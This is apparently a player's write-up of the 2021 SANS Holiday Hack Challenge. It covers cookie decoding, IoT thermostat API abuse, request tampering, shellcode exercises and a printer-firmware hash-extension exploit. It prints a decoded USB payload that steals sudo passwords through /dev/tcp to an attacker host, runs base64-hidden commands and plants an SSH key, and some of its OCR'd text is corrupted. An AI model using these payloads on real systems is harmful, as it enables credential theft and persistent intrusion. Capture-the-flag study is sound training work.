

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)
elf.moveTo({"x":8,"y":1})
lever = levers.get(0)
data = lever.data()
data.insert(0,"munchkins rule")
lever.pull(data)
elf.moveDown(3)
elf.moveTo({"x":2,"y":2})
```



10) Frostavator

We need to fix the Jack Tower Frostavator logic gates to restore power. After some tries, I was able to put the correct sequence.

Hint: <https://www.geeksforgeeks.org/introduction-of-logic-gates/>





11) Holiday Hero

Not completed.

I did change the cookie value and examine the JavaScript code of the game but did not find the correct variable to start the game for just one user.

12) Log4j Blue

A Log4j Blue Team tutorial.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>





Objectives

I completed 11 of the 13 objectives.

- ✓ 1) KringleCon Orientation
- ✓ 2) Where in the World is Caramel Santaigo?
- ✓ 3) Thaw Frost Tower's Entrance
- ✓ 4) Slot Machine Investigation
- ✓ 5) Strange USB Device
- ✓ 6) Shellcode Primer
- ✓ 7) Printer Exploitation
- ✓ 8) Kerberoasting on an Open Fire
- ✓ 9) Splunk!
- ✓ 10) Now Hiring!
- ✓ 11) Customer Complaint Analysis
- ⊖ 12) Frost Tower Website Checkup
- ⊖ 13) FPGA Programming



1) KringleCon Orientation

Simple objective to get you on the mood, where you pick a cool WIFI adapter: ALPHA AWUS036.



2) Where in the world is Caramel Santiago?

An ELF version of the famous game "Where in the world is Carmen Santiago". We must discover the ELF identity across different countries by looking at the left tracks. By using the flask-unsigned tool we can decode the session cookie that contains evidences to help us thought the game. By decoding each session cookie for each country we visit, we can guess the elf name. We can also get coordinates based on the Military Grid System and we must locate it on a map.

https://en.wikipedia.org/wiki/Carmen_Sandiego

Tool: <https://pypi.org/project/flask-unsigned/>

Hint:

https://en.wikipedia.org/wiki/Military_Grid_Reference_System

<https://what3words.com/>

Answer: Jewel Loggins





WHERE IN THE WORLD IS CAMEL SANTAIGO?



Welcome! In this game you will analyze clues and track an elf around the world. Put clues about your elf in your Interfink portal. Depart by sleigh once you've figured out your next stop. Be sure to get there by Sunday, gunshoe. Good luck!


[Start Game!](#)

STUTTGART, GERMANY
WEDNESDAY, 1200



Stuttgart has been celebrating Christmas since 1692. Even the rooftops get decorated. And where else does the side of the town hall become a giant Advent calendar?

[Investigate](#)
[Visit Interfink](#)
[Depart by sleigh](#)



```

--(vuln@kali)-[~/sans_xmasctf2021]
--$ flask-unsign --decode --cookie '.eJxNUU1v2ZAM_SsCz84QWbZL-bpX9ghAv0B0DLVG2EEckZL1DvVS_T8p66114fHx8fHwFvUb704UTErRigERb3opdwtxZbXnOSFK_VWHfKcKn7ngsrJLVQgcFvHngk42ktQW02Iz8p0-0sF9hmpxf_6PfnU8rDE_wMNOvne1SmJ3Jn5yfwJrJRfFrTpEw_By-ZRnZowGniuw6E04Z947hJ9YiyCkytrbpTMDFuEgdeV0G_otgV5jow3oJ82nGgh2uagy9Y0Jhc8DFJLaUJY6rYw4pn9QWecCnd4vUJ0gtqmsNiK0b0XXh87-jsKvBV-axdth8iThv77PNf0j07o8S2Lk7Dc7Yeb9bivQmBdLIgyJsggfATNXDdrhcljtnLpexJZ_MXpF0L14f01r2zGdR600DWN5qNqraI-f6bnVo6tFLy2RtfdyA3xrrNa72NrapSWi8a2Rpie-q4RwhghYpHWHJymH2ZgR5Cio1qZeif1qHeNVHw3KL172itL64l7juIib_D20x97sEg_YcOKtA.p5v6PsZ8ZATiJdmhCut5Pap4Ipk'
{'csrf_token': '43fa0387fc5fa512e710c9b269d17c8813f37e5', 'day': 'Wednesday', 'elf': 'Jewel Loggins', 'elfHints': ['They kept checking their Discord app.', 'hard'], 'fandom': 'Star Wars', 'gif': 'hard', 'hour': 12, 'indents': 'tabs', 'language': 'Python', 'location': 'Stuttgart, Germany', 'options': [['Placeholder', 'Rovaniemi, Finland', 'Prague, Czech Republic']], 'randomSeed': 556, 'route': ['Placeholder'], 'socialMedium': 'Discord', 'victoryToken': '{ hash: '644c1b3959e89b221f7b5c3175dc26b1de166fcc07592a7f134f5d3d8e86433f', resourceId: '736e29d2-7cbc-4791-b9e9-e099f47a01a3}'

```

32U NU 05939 98268

Country	State	District	Municipality	Town
Germany	Baden-Württemberg	Stuttgart	Stuttgart	Stuttgart

Latitude & Longitude

48.73748 9.08877

48° 44.248' N 9° 4.848' E

48° 44' 14.65" N 9° 04' 50.79" E

Links to Maps

Google [View](#) [Satellite](#)

Bing [View](#) [Satellite](#)

MapQuest [View](#) [Satellite](#)

Open [Street](#) [View](#)

Overlay [32U 28U](#)

MGRS/USNG

32U NU 05939 98268

UTM

32N 505939 538268

FIPS2

GM

FIPS4

GM01

GARS

379MP31

GEOREF

NKWD 444

ISO

DEU

Time Zone

UTC Offset

CET Europe/Berlin +1:00

Sun Ri

Sun St

legalandconverter.com © 2021

Time: 20:24

WHERE IN THE WORLD IS CAMEL SANTAIGO?

You've caught up to the elf in time! Do you know who you've caught?

Elf:

Search Loggins

[Guess Elf](#)




3) Thaw Frost Tower's Entrance

Using the WIFI adapter we find an open WIFI that connect us to the Nidus Thermostat device. Reading the API documentation, we can change the temperature on the thermostat to melt the ice door on the Frost Tower entrance. Hello IoT hacking.

```
ATTENTION ALL ELVES
In Santa's workshop, wireless division, we've been busy adding new connectivity
to hardware. We've moved to present an experimental version of the connectivity
to, see with Wi-Fi support!

This beta version of the connectivity of the Wi-Fi hardware and software
requires using the Linux MicroSD card. This means you can use Linux
to search for Wi-Fi networks, and connect with iwconfig. Read the manual
before you begin with these commands.

man iwlist
man iwconfig

I'm afraid there aren't a ton of Wi-Fi networks in the North Pole yet, but if
you keep monitoring power you'll find something interesting.

Sparkle Berry

elf@elb0c317ea80:~$ iwlist scan
wlan0    Scan completed :
        Cell 01 - Address: 02:4A:46:68:69:21
        Frequency:5.2 GHz (Channel 40)
        Quality=47/70  Signal level=-42 dBm
        Encryption key:off
        Bit Rate:400 Mb/s
        ESSID:"FROST-Nidus-Setup"
elf@elb0c317ea80:~$
```

```
elf@elb0c317ea80:~$ iwconfig
wlan0    IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=22 dBm
        Retry:off  RTS thr:off  Fragment thr=7 B
        Power Management:on

elf@elb0c317ea80:~$ iwconfig wlan0 essid FROST-Nidus-Setup
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to compl
ete setup
(The setup is compatible with the 'curl' utility)
elf@elb0c317ea80:~$ iwconfig
wlan0    IEEE 802.11  ESSID:"FROST-Nidus-Setup"
        Mode:Managed  Frequency:5.2 GHz  Access Point: 02:4A:46:68:69:21
        Bit Rate=400 Mb/s   Tx-Power=22 dBm
        Retry:off  RTS thr:off  Fragment thr=7 B
        Power Management:off
        Link Quality=52/70  Signal level=-58 dBm
        RX invalid nwid:0  RX invalid crypt:0  RX invalid frag:0
        TX excessive retries:0  Invalid misc:2545  Missed beacon:0

elf@elb0c317ea80:~$
```

```
elf@elb0c317ea80:~$ curl http://nidus-setup:8080/
Nidus Thermostat Setup

WARNING Your Nidus Thermostat is not currently configured! Access to this
device is restricted until you register your thermostat > /register. Once you
have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations
42 N.P.H.S 2600(h) (0) - frostbite protection, you may adjust the temperature.

API

The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc
elf@elb0c317ea80:~$
```

```
elf@elb0c317ea80:~$ curl http://nidus-setup:8080/register
Nidus Thermostat Registration


Welcome to the Nidus Thermostat registration! Simply enter your serial number
below to get started. You can find the serial number on the back of your
Nidus Thermostat as shown below!
```

```
device is restricted until you register your thermostat > /register. Once you
have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations
42 N.P.H.S 2600(h) (0) - frostbite protection, you may adjust the temperature.

API

The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc
elf@elb80cb4ea8b:~$ curl -XGET http://nidus-setup:8080/api/cooler
{"temperature": -39.38,
 "humidity": 84.92,
 "wind": 8.23,
 "windchill": -49.16}
elf@elb80cb4ea8b:~$ curl -XPOST -H 'Content-Type: application/json' \
--data-binary '{"temperature": -40}' \
http://nidus-setup:8080/api/cooler
{"temperature": -39.33,
 "humidity": 83.07,
 "wind": 10.23,
 "windchill": -50.44}
elf@elb80cb4ea8b:~$ curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperat
ure": 50}' http://nidus-setup:8080/api/cooler
{"temperature": 50.94,
 "humidity": 81.11,
 "wind": 9.08,
 "windchill": 57.35,
 "WARNING": "ICE MELT DETECTED!"}
elf@elb80cb4ea8b:~$
```




4) Slot Machine Investigation

Frosts Frosty Fortune is a slot machine in the Frost Tower that we must tamper with to win. Using Burp Proxy we can intercept the request between browser and server to make changes on the fly.

By change the numline parameter to a big negative number we achieve our objective.

Target: <https://slots.jackfrosttower.com/>



The screenshot displays a web browser window on the left showing the 'Frosty Slots' game interface. The interface includes a 'Play Game' button and a grid of slot reels. On the right, the Burp Suite proxy tool is open, showing a list of intercepted requests and responses. The 'Edited request' tab is active, showing the raw HTTP request with the 'numline' parameter modified to a large negative value. The 'Response' tab shows the server's response, which includes a 'spinSuccess' message.

No.	Method	URI	Content-Type	Size	Time	Response
605	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	500	350	JSON
606	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	494	364	JSON
607	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	500	350	JSON
608	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	200	767	JSON
609	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	200	768	JSON
610	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	200	767	JSON
611	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	200	767	JSON
612	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	200	772	JSON
613	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	200	820	JSON
614	POST	https://slots.jackfrosttower.com/api/v1/02050459-0409-4081-88...	application/json	200	836	JSON

```
Edited request
POST /api/v1/02050459-0409-4081-88... HTTP/1.1
Host: slots.jackfrosttower.com
Content-Type: application/json
{
  "numline": -1000000000,
  "bet": 100,
  "betLevel": 1,
  "betSize": 100,
  "spin": true
}

Response
{"spinSuccess": true, "numline": -1000000000, "bet": 100, "betLevel": 1, "betSize": 100, "spin": true}
```



5) Strange USB device

In this objective we must analyze and decode a USB Rubber Ducky payload. The objective terminal comes with a cool tool we can use to decode the ducky script: Mallard.

<https://hak5.org/products/usb-rubber-ducky-deluxe>

Tool: <https://github.com/dagonis/Mallard>

Answer: [ickymcgoop](#)

```
What is the troll username involved with this attack?
>

A random USB device, oh what could be the matter?
It seems a troll has left this, right on a silver platter.
Oh my friend I need your ken, this does not smell of attar.
Help solve this challenge quick quick, I shall offer no more matter.

Evaluate the USB data in /mnt/USBDEVICE.

elf@7634bee5672f:~$ ls
mallard.py
elf@7634bee5672f:~$ ls /mnt/USBDEVICE/
inject.bin
elf@7634bee5672f:~$ file /mnt/USBDEVICE/
bash: file: command not found
elf@7634bee5672f:~$
```

```
elf@7634bee5672f:~$ python mallard.py --file /mnt/USBDEVICE/inject.bin
ENTER
DELAY 1000
GUI SPACE
DELAY 500
STRING terminal
ENTER
DELAY 500
GUI -
GUI -
GUI -
GUI -
STRING /bin/bash
ENTER
DELAY 500
STRING mkdir -p ~/.config/sudo
ENTER
DELAY 200
STRING echo '#!/bin/bash > ~/.config/sudo/sudo'
ENTER
STRING /usr/bin/sudo 5@
ENTER
STRING echo -n "[sudo] password for USER: "
ENTER
STRING read -s pwd
ENTER
STRING echo
```

```
ENTER
STRING echo "$USER:$pwd:valid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "$pwd" | /usr/bin/sudo -s 5@
ENTER
STRING fi
ENTER
STRING fi' > ~/.config/sudo/sudo
ENTER
DELAY 200
STRING chmod u+x ~/.config/sudo/sudo
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bash_profile
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bashrc
ENTER
DELAY 200
STRING echo ==gCz1XZr9Fz1pXay9Ga0VXyvg2cz5yL+BiP+AyJt92YuIX239Gd0N3by2ZajFmau4WdmxGbvJHdAB3bvd2Yt13ajlGILFESVlMwN2SCHvTPlVhN1RyQ1UkdFzopkbs1EbHpfSwd1VbJLRVNFdwM2SGVEZnRtalmVXJ2ZrhVwVJFSJB
fUeJ2ZrhVwVJFSJBtOcj2ZV12YuVlMkd2dTVGcb0dUSJ5UMVdGN11Zrhkyz20ValnQDfmd1cUS6x2RjPhHfHWVClHZOpVVTpn
WwQFdsdEVIJlRS9GzyoVcKJTVzWwMkBCdWfGdWlGzVJFSTUJH2id1WkhkU14UbVBSyzJXL0N3cmAybcNWZ | rev | base64 -d | bash
ENTER
DELAY 600
STRING history -c && rm .bash_history && exit
ENTER
DELAY 600
GUI q
elf@7634bee5672f:~$
```

```
elf@7634bee5672f:~$ echo ==gCz1XZr9Fz1pXay9Ga0VXyvg2cz5yL+BiP+AyJt92YuIX239Gd0N3by2ZajFmau4WdmxGbvJHdAB3bvd2Yt13ajlGILFESVlMwN2SCHvTPlVhN1RyQ1UkdFzopkbs1EbHpfSwd1VbJLRVNFdwM2SGVEZnRtalmVXJ2ZrhVwVJFSJB
fUeJ2ZrhVwVJFSJBtOcj2ZV12YuVlMkd2dTVGcb0dUSJ5UMVdGN11Zrhkyz20ValnQDfmd1cUS6x2RjPhHfHWVClHZOpVVTpn
WwQFdsdEVIJlRS9GzyoVcKJTVzWwMkBCdWfGdWlGzVJFSTUJH2id1WkhkU14UbVBSyzJXL0N3cmAybcNWZ | rev | base64 -d
echo 'ssh-rsa UmN5RHJZWhdrSHRdmVtaVp0d113U2Jg22dofRHTGRT0z2SUZNdYBUaGlzIGlzIG5vdCBY2FsbHkgY
WwQUNlIGtleSwgd2UncmUgdm90IHROYXQgbWVhbi4gdEFKc0tSUFRQVWpH2G1MRnJhdWdST2FsaWZsaXBkcm9uUHAHA ick
ymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
elf@7634bee5672f:~$
```

```
What is the troll username involved with this attack?
> ickymcgoop
```





6) Shellcode Primer

Years has passed since I wrote a shellcode, so very fun challenge. For this objective we must test our assembly skills to write a shellcode.

Answer: cyber security knowledge

Introduction


```
; Set up some registers (sorta like variables) with values
; In the debugger, look how these change!
mov rax, 0
mov rbx, 1
mov rcx, 2
mov rdx, 3
mov rsi, 4
mov rdi, 5
mov rbp, 6

; Push and pop - watch how the stack changes!
push 0x12345678
pop rax

push 0x1111
push 0x2222
push 0x3333
pop rax
pop rax
pop rax

; This creates a string and references it in rax - watch the debugger!
call getstring
    db "Hello World!",0
getstring:
pop rax

; Finally, return 0x1337
mov rax, 0x1337
ret
```



LOOPS

```
; We want to loop 5 times - you can change this if you want!
mov rax, 5

; Top of the loop
top:
; Decrement rax
dec rax

; Jump back to the top until rax is zero
jnz top

; Cleanly return after the loop
ret
```

Returning a Value

```
; TODO: Set rax to 1337
mov rax , 1337

; Return, just like we did last time
ret
```

System Calls

```
; TODO: Find the syscall number for sys_exit and put it in rax
mov rax, 60


; TODO: Put the exit_code we want (99) in rdi
mov rdi, 99


; Perform the actual syscall
syscall
```

Calling Into the Void

```
; Push this value to the stack
push 0x12345678

; Try to return
ret
```





Getting RIP


```
; This is where the function *thinks* it is supposed to return  
nop  
  
; This is a 'label' - as far as the call knows, this is the start of a  
function  
place_below_the_nop:  
  
; TODO: Pop the top of the stack into rax  
pop rax  
  
; Return from our code, as in previous levels  
ret
```


Hello, World!

```
; This would be a good place for a call  
call do_jump  
  
; This is the literal string 'Hello World', null terminated, as code.  
Except  
; it'll crash if it actually tries to run, so we'd better jump over it!  
db 'Hello World',0  
  
; This would be a good place for a label and a pop  
do_jump:  
pop rax  
  
; This would be a good place for a re... oh wait, it's already here.  
Hooray!  
ret
```

Hello, World!!

```
; TODO: Get a reference to this string into the correct register  
call do_jump  
  
db 'Hello World!',0  
  
; Set up a call to sys_write  
; TODO: Set rax to the correct syscall number for sys_write  
do_jump:  
mov rax, 1
```





```
; TODO: Set rdi to the first argument (the file descriptor, 1)
mov rdi, 1

; TODO: Set rsi to the second argument (buf - this is the "Hello World"
string)
pop rsi

; TODO: Set rdx to the third argument (length of the string, in bytes)
mov rdx, 12

; Perform the syscall
syscall

; Return cleanly
ret
```

Opening a File

```
; TODO: Get a reference to this string into the correct register
call do_jump
db '/etc/passwd',0

; Set up a call to sys_open
; TODO: Set rax to the correct syscall number
do_jump:
mov rax, 2


; TODO: Set rdi to the first argument (the filename)
pop rdi

; TODO: Set rsi to the second argument (flags - 0 is fine)
mov rsi,0

; TODO: Set rdx to the third argument (mode - 0 is also fine)
mov rdx,0

; Perform the syscall
syscall

; syscall sets rax to the file handle, so to return the file handle we
don't
```



```
; need to do anything else!  
ret
```

Reading a File

```
; TODO: Get a reference to this  
call do_jump  
db '/var/northpolesecrets.txt',0  
  
; TODO: Call sys_open  
do_jump:  
pop rdi  
mov rsi,0  
mov rdx,0  
mov rax,2  
syscall  
  
; TODO: Call sys_read on the file handle and read it into rsp  
mov rdi, rax  
lea rsi, [rsp]  
xor rdx, rdx  
mov dx, 0xffff  
mov rax,0  
syscall  
  
; TODO: Call sys_write to write the contents from rsp to stdout (1)  
xor rdi, rdi  
mov dil, 1  
mov rdx, rax  
mov rax, 1  
syscall  
  
; TODO: Call sys_exit  
mov rax,60  
syscall
```

Shellcode Primer

Welcome to Shellcode Primer!

This is a training program conceived by Jack Frost (jys). THE Jack Frost to train tools how to build exploit code from the ground up. This will teach how to write working x86 shellcode to read a file and print it to standard output!

If you're new to this, we recommend reading this [introduction](#) thoroughly!

Introduction

In this challenge you will be hand-crafting increasingly complex shellcode, written in x86. If that sounds scary, don't fret! We will guide you step by step!

Choose your challenge on the left (Introduction can be open by default), read the instructions on the top, and start writing code! We'll provide the basic structure of the code to help make sure you're heading in the right direction.

What is Shellcode?

Shellcode is small, position-independent assembly code that is typically executed as the payload of an exploit. For the initial challenges, you'll write code and see what it does - no exploit required!

The important thing about shellcode is that it doesn't typically have access to libraries or functions that you might be accustomed to; it needs to be entirely self-contained! Even normally simple things like defining a string or opening a file can be tricky. We'll cover those things as they come up!

Using Shellcode Primer

As you type code, it will be assembled in the background. Assembling takes the assembly code you write and translates it into machine code (which is represented as a series of hex characters). We use the [nasm](#) Ruby library to assemble, in case you want to work on your code locally:

```
require "nasm"  
assemble = lambda { |code| asm(code).assemble(nasm).as(:i386, :new, :paybase["code"]); uncode_string.unpack("H*").map{ |h| "\x" + h }.join }  
  
When your code successfully assembles, you can execute it by clicking the Execute button at the bottom. That'll run the code in a virtual machine, and instrument each step so you can debug what's going on!
```

1. Returning a Value ✓
2. System Calls ✓
3. Calling into the Void ✓
4. Getting RIP ✓
5. Hello, World! ✓
6. Hello, World! ✓
7. Hello, World! ✓
8. Hello, World! ✓
9. Hello, World! ✓
10. Opening a File ✓
11. Reading a File

1. The file descriptor is returned by `sys_open`
2. The buffer for reading the file can be any writable memory - `rsp` is a great option; temporary storage is what the stack is meant for
3. You can experiment to find the right count, but if it's a lot too high, that's perfectly fine
Think, find the `sys_read` entry, and use it to write to stdout. Some tips on that:
1. The file descriptor for `stdout` is always 1
2. The best value for `count` is the return value from `sys_read`, but you can experiment with that as well (if it's too long, you might get some garbage after; that's okay!)
Finally, if you use `rsp` as a buffer, you won't be able to `ret` - you're going to overflow to the return address and `ret` will crash. That's okay! You remember how to `sys_write`, right? :)
(For an extra challenge you can also subtract from `rsp`, use it, then add to `rsp` to protect the return address. That's how typical applications do it.)
Good luck!

```
; TODO: Get a reference to this  
call do_jump  
db '/var/northpolesecrets.txt',0  
  
; TODO: Call sys_open  
do_jump:  
mov rax, 2  
pop rdi  
mov rsi, 0  
mov rdx, 0  
syscall  
  
; TODO: Call sys_read on the file handle and read it into rsp  
mov rdi, rax  
lea rsi, [rsp]  
xor rdx, rdx  
mov dx, 0xffff  
mov rax, 0  
syscall
```



Debugger

Exit code
process exited cleanly with exit code 0

Stdout
secret to kringleg castle: all of our speakers and organizers, providing the gift of cyber security knowledge, free to the community.

Success!
Great work! You just wrote some real life shellcode for reading a file!

Did you know that you can add !hex after the URL (before the #) to unlock our solutions?

History

```

0x13370000 call 0000000133700175
0x13370010 pop rdi
0x13370020 mov rsi,0
0x13370027 mov rdx,0
0x13370030 mov rrcx,2
0x13370035 syscall
0x13370037 mov rdi,rcx
0x1337003a lea rsi,[rsi]
  
```

Before

Stack

```

00005785542200
00007fff567fba8
0000000200000000
0000000425542200
0000000133700000
00007fff567fba8
0000000000000000
00005785542200
  
```

Registers

```

rax = 0x13370000
Data pointer: 0x1400000277661...
rbx = 0x00000000
(nil)
rcx = 0x00000000
(nil)
rdx = 0x00000000
(nil)
rsi = 0x00000000
(nil)
rdi = 0x00000000
(nil)
rbp = 0x00000000
(nil)
rip = 0x7fff567fba8
Data pointer: 0x20245378550000...
  
```

After

Stack

```

000000013370005
00005785542200
00007fff567fba8
0000000200000000
0000000425542200
000000013370000
00007fff567fba8
0000000000000000
  
```

Registers

```

rax = 0x13370000
Data pointer: 0x1400000277661...
rbx = 0x00000000
(nil)
rcx = 0x00000000
(nil)
rdx = 0x00000000
(nil)
rsi = 0x00000000
(nil)
rdi = 0x00000000
(nil)
rbp = 0x00000000
(nil)
rip = 0x7fff567fba8
Data pointer: 0x00013300000000...
  
```

7) Printer Exploitation

Really cool objective where we must exploit a printer firmware. First, we must download the firmware and examine its content. Second, we create a zip file with our payload, I went for a simple bash script. Third our custom zip must be appended to the firmware zip using the hash_extender tool. Fourth, create a json file to be uploaded to the printer, and last exploit the printer.

Tool: https://github.com/iagox86/hash_extender

Target: <https://printer.kringlegcastle.com>

Commands to run

```

$ hash_extender --file=printer_firmware.zip --secret=16 --appendfile=runme.zip
-s 2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --
format=sha256 --out-data-format=raw -o exploit.zip
  
```

Answer: [Troll Pay Chart.xlsx](#)

